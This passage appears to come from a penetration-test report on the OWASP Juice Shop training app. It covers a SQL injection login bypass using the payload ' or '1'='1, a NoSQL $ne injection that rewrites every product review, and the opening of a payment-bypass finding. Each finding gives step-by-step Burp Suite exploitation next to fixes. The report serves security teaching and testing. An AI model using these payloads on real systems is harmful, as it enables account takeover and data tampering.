
2. You can find the email address for Jim.




3. Access login page.



4. Enter any email and password and press login button.




5. In burp suite proxy ⇒ history.
6. Find the login request with /rest/User/login endpoint.
7. As we can see the message is “Invalid email or password” then sent the request to repeater.



8. Modify the email paramtar to jim@juice-sh.op' or '1'='1.

9. Send the modified request and you will login as Jim.




HIGH

2. NO-SQL INJECTION


- **Description:**
  This vulnerability occurs when untrusted user input is directly embedded in NoSQL queries without proper sanitization or validation. This allows attackers to inject query operators like $ne (not equal) to manipulate the logic of database operations, such as updates or lookups.
- **Impact:**
  In this scenario, the penetration tester was able to inject a NoSQL query into the review update API and update multiple records at once. This can be used to:
  - Modify content across many user reviews.
  - Deface multiple user-generated contents.
  - Perform privilege escalation if sensitive fields are exposed.
  - Manipulate business data integrity.
- **Resources:** owasp NoSQL Injection
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Validate and sanitize all user input.
  - Enforce strict query schemas and avoid dynamic queries.
  - Disable risky features like $where in MongoDB.
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop


2. Login with any account




3. Click on any product and in the comment section open burpSuite first




4. Turn on the intercept




5. Post comment in the product review and intercept the request






6. Send the request to the repeater




7. Send the request to see the response first




8. Crafting the payload:

```
{
  "id": {"$ne": null},
  "message": "test"
}
```

9. Send the request with updated payload and view response



10. you will find every comment in all products sections are modified




CRTICAL


3. PAYMENT BYPASS

- **Description:**
  The application fails to properly validate or sanitize user input in a transaction-related endpoint (e.g., DeluxeFraud). This allows attackers to manipulate the request, potentially leading to payment bypass, fraudulent transactions, or unauthorized access.
- **Impact:**
  In this scenario the penetration tester found that, fraudulent transactions could be processed by bypassing validation checks, leading to:
  - **Financial Loss**: Unauthorized purchases or refunds.
  - **Privilege Escalation**: Unauthorized users gaining elevated access.
  - **Data Integrity Risk**: Malicious data injection corrupting records.
  - **Compromise of Sensitive Data**: Exposure of users' personal or financial information.
- **Resources:**
  - OWASP - Input Validation
  - OWASP - Input Validation Cheat Sheet
  - OWASP - SQL Injection Prevention Cheat Sheet
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Enforce strict input validation and sanitization to prevent manipulation.
  - Use generic error messages and avoid exposing technical details.
  - Implement rate limiting and monitor for suspicious activity.
  - Apply strong authentication and authorization, especially for sensitive actions like payments.
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop Navigate to the login page and create a new user account.




2. Open the side menu and select **"Deluxe Membership"**.

